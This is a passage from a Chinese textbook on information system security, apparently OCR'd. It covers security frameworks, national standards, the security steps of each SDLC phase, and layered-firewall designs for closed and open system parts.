


图 7-10 信息系统安全体系框架

1. 信息系统相关法律法规

首先是安全法律法规与政策。其中包括法律法规、组织结构、组织政策和业务需求等内容。解决系统安全第一步，要弄清楚系统可以提供什么样的服务，即业务需求。在设计安全系统之前，相关部门可对这个系统进行安全评估，安全评估的过程通常会比较关心以下问题：

① 该系统提供什么样的服务？不同的服务会面临什么不同的风险？

② 该服务给整个系统会带来什么样的风险？预计该服务所占总业务的比例是多少？如果系统因某些原因而瘫痪的话，整个实体单位正常业务将会受到多大的影响？

③ 系统的业务量是多少？每个交易的估值是多少？根据数据算出每天的风险量，来看是否能承担这个风险，即进行风险和价值的总体评估。如果不能承担，就会要求降低网上的处理量，或者需要提高安全保护。

④ 有什么样的保护措施？措施效能如何？

系统设计者需要针对以上的问题做基本的业务风险分析，以确保系统自身的健康运作和客户对系统的要求得到满足。设计安全系统时，要确保客户的信心不被破坏，就要确定风险是什么，出现安全事故时候由谁承担责任等。当这些问题存在不确定性时，用户就很可能不敢使用系统服务。因此，保障用户信心是安全系统的核心问题，需要通过安全措施去控制风险，提高确定性来确保用户信心。因此，风险管理的办法就是减少系统管理的不确定性，就需要进行风险分析和评估，包括业务风险；然后，再进行控制风险、管理风险；最后，要确定责任。

可见，整套安全体系都归结于系统的设计可信问题。在设计之前要了解管理原则、管理目标，从管理角度来考虑安全目标和安全需求。用户的身份认证、用户指令的处理、执行都很重要。总之，根本目的就是在确保系统自身安全性的前提下，要保障用户对系统的信任，即系统与用户之间的双向互信。

就系统所面临的危险来说，信息系统面临来自各个方面的安全威胁，从角色来看，其来源有外部攻击者级、内部攻击者级、用户级、网络运营商级等，这就需要从技术、业务、管理等不同角度去考虑。因此，针对不同的威胁需要有不同的安全保护，还需要一系列有效的安全保护措施，即除了一般意义的安全技术外，还有标准条款、审计、保险等。

2. 信息系统安全技术体系

从技术角度而言，通用的安全技术体系包括以下的模块：

- 信息系统硬件安全：密码机、密码加速卡等；
- 操作系统安全：防病毒、访问控制、白名单等；
- 密码算法技术：RSA、ECC、AES、3DES；

- 安全协议技术：CCITI X.509、ISO9798、TLS；
- 访问控制：RBAC、ACL 等；
- 安全传输技术：SSL、HTTPS 等；
- 应用程序安全：S/MIME、PKCS 等；
- 身份识别与权限管理技术：指纹、IC 卡、USB Key 等；
- 入侵检测技术和防火墙技术等。

同时，对于不同的信息系统，根据其应用场景与业务的不同，会对一部分的安全技术更为关注，例如，在金融领域，身份识别和权限管理技术、访问控制等会较为得到重视。同时，不同的行业与客户也会由于自身规模、业务、安全风险、资金投入等不同情况，对不同技术进行相应的取舍。

3．信息系统安全管理体系

信息系统的安全管理体系，主要包括以下内容：

- 安全目标确定；
- 安全需求获取与分类；
- 风险分析与评估；
- 风险管理与控制；
- 安全计划制定；
- 安全策略与机制实现；
- 安全措施实施。

信息系统的构建主要围绕系统的安全目标和风险管理进行。在系统的构建过程中，设计研发人员首先要考虑信息系统在安全方面需要满足哪些安全目标，然后再分析评估所面临的风险。值得一提的是，目前许多信息系统的安全目标通常会受监管组织的法律法规的影响，如《计算机信息系统安全等级划分准则》(GB 17859-1999)，因此可以依据这类国家或者行业的安全规范来进行相应的目标评定与风险评估。

4．目前信息系统安全标准体系

目前我国现有的信息系统安全标准体系可分为基础类、应用类、产品类。其中基础类有《计算机信息系统安全保护等级划分准则》（GB 17859—1999）、《信息系统安全等级保护基本要求》（GB/T 22239—2008）；应用类包括信息系统定级类：《信息系统安全保护等级定级指南》（GB/T 22240—2008），等级保护实施类：《信息系统安全等级保护实施指南》（GB/T 25508—2010），信息系统安全建设类：《信息系统通用安全技术要求》（GB/T 20271—2006）、《信息系统等级保护安全设计技术要求》（GB/T 25057—2010）、《信息系统安全管理要求》（GB/T 20269—2006）、《信息系统安全工程管理要求》（GB/T 20282—2006）、《信息系统物理安全技术要求》（GB/T 20270—2006）等；产品类：操作

系统类：《操作系统安全技术要求》（GB/T20272—2006）、《操作系统安全评估准则》（GB/T2008—2005），数据库类：《数据库管理系统安全技术要求》（GB/T 20273—2006）、《数据库管理系统安全评估准则》（GB/T 20009—2005），网络类：《网络端设备隔离部件技术要求》（GB/T 20279—2006）、《网络端设备隔离部件测试评价方法》（GB/T 20277—2006）、《网络脆弱性扫描产品技术要求》（GB/T 20278—2006）、《网络脆弱性扫描产品测试评价方法》（GB/T 20280—2006）等，PKI 类：《PKI 系统安全等级保护技术要求》（GB/T 21053—2007），服务器类：《服务器安全技术要求》（GB/T 21028—2007）等。

一般来说，规模较大的组织也会按照自身需要，制定相关的信息系统安全标准。一般安全标准体系也包括基础安全标准、环境与平台标准、信息安全产品标准、信息安全管理标准、信息安全测评与认证标准等五类。

在以上的标准框架的基础上，开发人员在设计信息系统时，需要遵循相关的安全标准进行设计和规划。在系统构建方面，可以参考安全开发生命周期的方法，对整个系统开发的过程做出全面的安全考虑。

7.2.2.2 信息系统安全的开发构建过程

根据前面对于信息系统的安全进行的比较详细的分析，下面将综合信息系统的业务特点和具体的安全实际需求，对系统进行系统模型的分析，从而为不同部分设计相应的构建原理和具体的安全技术。本书采用信息系统开发生命周期(Information System Development Life Cycle，SDLC)的概念，并详细介绍信息系统开发过程的安全考虑。

1．开发过程

目前，国外广泛采用的是 NIST SP800-64 标准《信息安全开发生命周期中的安全考虑指南》。该《指南》介绍了把安全纳入信息系统开发生命周期的所有阶段（从初始阶段到最终处理阶段）的框架。引用 NIST SP800-64 的《指南》作为参考，SDLC 基本上可分为 6 个主要阶段，各阶段的安全措施与步骤如图 7-11 所示。




图 7-11 SDLC 的 6 个主要阶段

相比信息系统的安全问题而言，实施和部署系统的成本收益问题才是信息系统管理层所希望关注和了解的，并且也是容易理解的问题。在考虑成本时，针对的对象包括整体过程和具体措施两部分。整体过程具体措施可以细化为每一项安全控制或者安全解决方案，通过对安全控制或者安全解决方案进行成本收益分析。

一般而言，管理人员和安全专家将一起采用成本收益分析方法，将实施和部署新系统及配套的其他培训等措施所需的投入作为成本，采取了这种安全措施后所产生的对信息系统业务目标的支持及带来的收益和减少的风险损失等作为收益进行综合考虑，以实现信息系统实施的业务和成本目标。由于对人员的安全培训是贯穿于 SDLC 始终的，因此安全培训也不仅限于某一阶段，也不能完全归类为安全控制。所谓的目标应是符合成本效益的保证，以满足组织保护其信息资产的需求。无论处于何种情况，在从系统安全中得到的任务性能的收益与运行系统所产生的风险之间应该有一个平衡。

除了实施和部署系统需要考虑成本平衡问题之外，在 SDLC 的整个过程中也需要考虑成本平衡问题。整个 SDLC 的成本，包括实现成本和使用期间的管理成本，这些都必须考虑。这就存在一个平衡，例如，采购阶段增加了成本要在系统运行时节约成本。在安全方面的替代架构和技术也应该予以考虑。

安全开发包括两部分内容，分别是控制开发和安全编码。

安全控制是为了应对风险。在开发安全控制中选择和使用安全技术时，也应基于“目标—策略—机制/手段”的分析顺序，先了解具体的安全需求和目标需求所应对的风险，然后选择应对风险的策略，再选择适当的安全控制手段，包括所需的具体安全技术。应对风险的策略可分为承受风险、规避风险、转移风险和限制风险 4 种。当选定了具体应对风险的策略后，再选择适当的安全控制手段，包括技术性、操作性和管理性的机制和手段来具体实施。在最终确定所选择的安全控制手段之前，还需要理解每一种控制的目标、应用领域，以及所需的配套性技术性控制、管理性措施等。在“设计阶段”的“安全控制开发”步骤中也包括了“安全解决方案”的确定和实施。在确定和实施“安全解决方案”时，要确保构成“安全解决方案”的所有安全控制彼此之间不存在严重冲突，同时也要进行成本考虑。

当安全规划和安全控制决定之后，就可以开始具体的系统安全编码工作了。安全编码是开发阶段里需要主要关注的环节。开发一个新版本软件的过程需要有效的安全控制。安全控制必须在部署新版软件之前进行测试和评估，来保证控制系统正常和有效地工作。在信息系统中的所有模块都必须执行并遵守安全测试的内容，在测试结束阶段须输出各模块的安全测试执行报告。

实施部署是 SDLC 的第 4 阶段，在这一阶段中，信息系统将要安装在操作环境中并

对它进行检查评估。检查与验收是指信息系统方对信息系统安装进行检查，然后对验收并交割付款这一过程做出决定。由信息系统或者独立的审定与核查的第二方来做检测，以判断这一系统是否满足规格要求。

检查和验收的主要内容包括系统安装和系统相关文档检查。这一阶段是在系统正式发布之后，由信息系统或者可信第三方来检查。因此，系统制造方人员并不会参与本阶段的检查验收工作，但需要把针对检查与验收的检查表提前准备好，同时要全程记录该阶段的情况，最终输出检查与验收结果报告。

系统集成在将要部署信息系统的业务现场出现。集成和验收测试在系统的交付和安装后开始。系统集成的检查人员包括信息系统或可信第三方人员，以及开发方人员。

在最终系统部署之前，作为系统开发过程中的一部分的安全认证应该被实施，以此来确定安全控制已经按照安全需求建立了。此外，在信息系统中，必须对安全控制进行定期测试和评估，以此来确认这些安全控制实施是否有效。除了安全控制有效性以外，安全认证也揭露并描述了信息系统真实的脆弱程度。

安全认证将由信息系统或者可信第三方的安全专家进行，主要包括以下内容：安全功能需求认证、安全保障需求认证、安全级别认证。这一阶段是在产品进行系统集成之后，由客户或者可信第三方来检查的。因此，产品制造方人员并不会参与本阶段的认证工作，但需要把针对认证的检查表提前准备好，同时要全程记录该阶段的情况，最终输出安全认证结果报告。

安全评审是在产品已基本完成且将要交付给信息系统方时，由安全评审团队进行的从安全和隐私等角度进行的最终评估审核活动。该环节应在产品开发、测试都已结束后进行，进行安全评审后的系统才能正式发布。

安全评审团队不能是项目组的技术人员和管理人员，应该由信息系统的安全专家和质量监督专家组成。安全评审包括以下内容：安全功能需求评审、安全保障需求评审、威胁模型评审、未修复的安全 bug 评审、残余风险评审、各阶段文档评审、评审异常处理。本步骤将输出安全评审结果报告，报告将包括上述内容。安全评审结果报告将作为产品是否能正式发布的依据之一。

运行维护是 SDLC 的第 5 阶段。在这一阶段，信息系统到位并开始运行，对这个已经开发或者测试过的系统进行改进或者修理，以及对硬件或软件的补充或更换。当修复或者更改被确定是必需时，信息系统也许会重新进入 SDLC 的下一个阶段。管理信息系统的配置、进行持续性监视，并提供安全响应是在这一阶段里的关键性安全步骤。

配置管理与控制一般由信息系统或者可信第三方人员负责，信息系统的制造方人员只需实时提供各种技术支持即可，因此，本步骤无须安全相关检查项目。

持续性监视一般由信息系统或者可信第三方人员负责，信息系统的制造方人员只需实时提供各种技术支持即可，因此，本步骤无须安全相关检查项目。

安全响应是指，在信息系统实际运行中出现漏洞时，由信息系统制造方人员及时提供响应等技术修复和改进的持续性活动。安全响应主要由信息系统项目的开发人员、测试人员、专门的客户联络代表、信息系统项目安全专家等组成，主要包括以下步骤：漏洞报告、漏洞分析及处理、补丁发布及更新、漏洞记录及追踪。每进行一次安全响应活动都必须输出漏洞分析及处理结果报告和漏洞记录及追踪报告。

最终处理阶段是 SDLC 的最后一个阶段，规定了系统的处理。信息系统方一般会选择自己的工作人员来操作和维护系统。通常，SDLC 并没有一个最终的结束点。系统演变或者转型到下一代作为需求变更或者技术改进的一个结果。一般而言，系统的所有者应该对关键信息进行存档，对存储信息的媒介进行消毒，然后再处理软硬件。

信息存储一般由信息系统自身负责，信息系统制造方人员只需实时提供各种技术支持即可。信息处理一般由信息系统自身负责，信息系统制造方人员只需实时提供各种技术支持即可。硬件和软件可以按照所规定的适用法律或法规卖掉、送出或者丢弃。软件的处理应该遵守许可的或者其他的与开发商所达成的协议，并遵守政府法规。

软件处理时，系统开发方应派出专门的安全专家与信息系统共同处理，以确保信息系统的版权获得有效保护。本步骤主要包括以下内容：软件备份检查和软件代码检查。本阶段要求输出软件处理结果报告。

2. 构建模型

前面简要介绍了信息系统的开发过程。但由于信息系统这一业务的特殊性，使其在开发时还需针对不同部分采取不同的安全策略和设计。

一般的信息系统的实际需求包括安全、方便、易操作、易维护和控制等，信息系统也不例外。在设计信息系统这类大型分布式系统时，通常会尽量避免过度使用基于密码的保护措施，因为使用密码难免导致数据处理速度变慢，特别是如果将所有数据都进行加密，那么将会大量增加在内容分析、负载均衡以及系统管理等方面的负担。因此，在进行系统的安全机制设计时，应该着眼于整体的角度来考虑安全，而不仅仅从密码的角度来考虑。

然而，一些以互联网作为服务渠道的信息系统不可避免地暴露在开放的网络环境中，因而必须面对开放环境带来的复杂、多变的安全威胁。要解决这样的问题，一般的做法是将信息系统分成两部分：在不可控的开放环境下运作的部分（开放式系统部分）；在可控的封闭环境下运作的部分(封闭式系统部分)。由于开放式系统部分必须面对复杂、多变的安全威胁，所以不可避免地需要采用基于密码的安全措施来达到信息系统交易安全。封闭式系统则通过有效的物理、系统和网络等环境控制措施来保护信息系统交易数据，从而避免或大幅减少密码的使用。这两部分采取不同的保护方法来实现相应的安全

策略，以此来满足实际的安全需求。以数据库的保护为例，如果对数据库所有数据加密，则会导致查询速度太慢，不利于数据库的频繁操作。因此，可以将数据库放在可控的封闭环境里，在保障物理环境的安全的前提下，再使用虚拟专用网、防火墙等网络安全技术来保护内网的安全，以达到封闭环境的要求。

3．封闭式部分安全的设计

封闭式系统安全实现途径的特征主要有两点：一是由多个防火墙的组合来创建一个封闭的系统；二是使用入侵检测系统对封闭系统进行实时的威胁监视。

其中，封闭系统的多重防火墙实现的主要是进行数据包的过滤。如果外来数据包要访问不对外开放的服务器的时候，就需要对其进行过滤。但由于用户多、服务器多，设计防火墙的过滤策略是一件非常困难的事情。而且随着时间的增长，用户、服务器数量继续增加，防火墙的过滤策略很容易出错，导致原来安全的系统也会变得不安全。因此，一般情况下建议每 6 个月对系统做一次安全测试。

防火墙相当于一台有着多个网卡的计算机。一般来说，信息系统必须部署防火墙把信息系统分为开放部分与封闭部分。数据包从 Internet 进入外网，先经由一个网卡做策略过滤，然后再决定是否让该数据包访问进入；如果允许的话，通过另一个网卡再进入内网，否则就将该数据包拦截。

防火墙的设计思想和实现方式都很简单，目前最大的技术难点是如何进行数据的高速过滤。目前网络传输速度越来越快，经常要进行多媒体访问，如在线看电影等，如果过滤速度慢，那么用户将无法接受这样的视频服务质量，特别是如果集中在某一时间段视频访问人数多的话，过滤技术的优化问题将更加复杂。

在封闭式安全设计中，有一点需要注意，就是区分安全策略和机制是两个有差别的概念。防火墙属于机制；策略是指防护哪些数据，策略一般由用户设定。比较典型的方法是：通过网络结构的设计简化网络环境，所设计的策略也会变得简单。防火墙主要是允许外面的数据进入，但并不是任何数据都能进来，而是通过过滤原则来控制外来的访问。

4．开放式部分安全的设计

开放式系统的绝对安全保护很难实现，因为安全永远是有代价和有条件的。由于开放环境的复杂与多变，即使使用已知最强的密码、最好的防火墙，也不能保证绝对的安全，因为系统的不安全程度是由其最弱的部分所决定的。只要某一部分存在漏洞，系统就容易被入侵者从这个地方攻破。

系统最容易出现的是软件漏洞，这往往也是最难进行检测的。从以往的经验看，攻击者一般都不会花时间去解破密码、攻击防火墙，而是找软件漏洞（如实现访问控制的软件漏洞）。软件漏洞有很多是编程者为了方便测试而留下的后门，但最后却没有删掉。系统安全很重要的一部分就是软件安全，因此，在软件开发和测试过程中需要更加仔细

谨慎。

以网站入侵为例，由于网页服务器受到较少的防火墙保护，而且也是面向公众提供各种网上服务，因此经常成为攻击者攻击的目标。大部分用于攻击网站的攻击工具和技术都利用了网页自身及操作系统的软件漏洞，造成输入无效、缓冲区溢出、盗取数据、网站界面被篡改等严重后果。

操作系统的软件漏洞比较明显，以微软的 Windows 系统为例，就需要不断地下载补丁以弥补各种安全漏洞和隐患。Windows 系统不安全的原因之一是由于 Windows 用户数量庞大，攻击 Windows 的潜在回报非常巨大，因此容易成为攻击者挑战的目标而不断地寻找出新的漏洞。

该结构利用两层以上的防火墙把信息系统网络分成多个子网，网络显示多层结构，过滤策略就会简单。否则，当信息系统所有服务器都处于同一个网络中时，如果出现了安全漏洞，则所有服务器都会有危险。两层防火墙将信息系统网络分成 Internet、外网、内网 3 层结构，分别形成了用户端、Web 服务器和应用服务器 3 个系统部分的运行环境。这不仅是从软件设计角度考虑，也是从安全角度考虑而设计的结构。外网里放置的是一些提供公开服务的不敏感的服务器，如邮件服务器、网页服务器，虽然还是要对其进行保护，但即使外网防火墙被攻破，也不会使存储了敏感数据的服务器受到损害。内网中放置应用服务器，更里面一层的网络放置的是信息系统核心服务器，称为主机(Host System)，一般使用专用编码、专用网络协议，核心数据资料都存放在这里。假设攻击者先从信息系统网站进入信息系统的网页服务器，然后再进入信息系统的应用服务器，则必须要通过 3 层结构。攻击者要攻击应用服务器甚至访问主机的话，至少要通过两个防火墙才能实现，才能接触到敏感数据。这样的结构使每个防火墙的安全策略设计难度降低，而攻击难度提高。

网络结构简单化主要是为了防火墙的过滤策略简单化。过滤策略简单化，一方面提高了风险防范程度，另一方面也使安全控制容易操作。通过这些方式来创造一个可控的封闭环境，在该环境中避免使用密码，但控制却容易操作。

5. 安全信息系统的实现

前面已经介绍了信息系统的安全设计的过程，通过分析可以看到，其中既有自身的特性，同时也具有一般信息系统的共性。下面就其中的共性方面进行归纳，得出一些安全设计可以应用在其他一般意义上的安全信息系统的实现过程中。

设计一个安全的分布式系统，需要对系统的每一个模块实施保护，需要一个综合全面的保护手段，仅仅采用密码、防火墙等局部的保护措施是不能满足要求的。一般来说，需要综合应用密码保护、网络安全、操作系统保护及编程语言系统保护这 4 种类型才能实现整个系统的安全。

同时，要实现系统的安全，也不能仅从技术角度考虑，而是需要寻找一个平衡点，根据要保护的数据信息的价值来决定其平衡点，这个平衡包括安全、速度和成本等多方

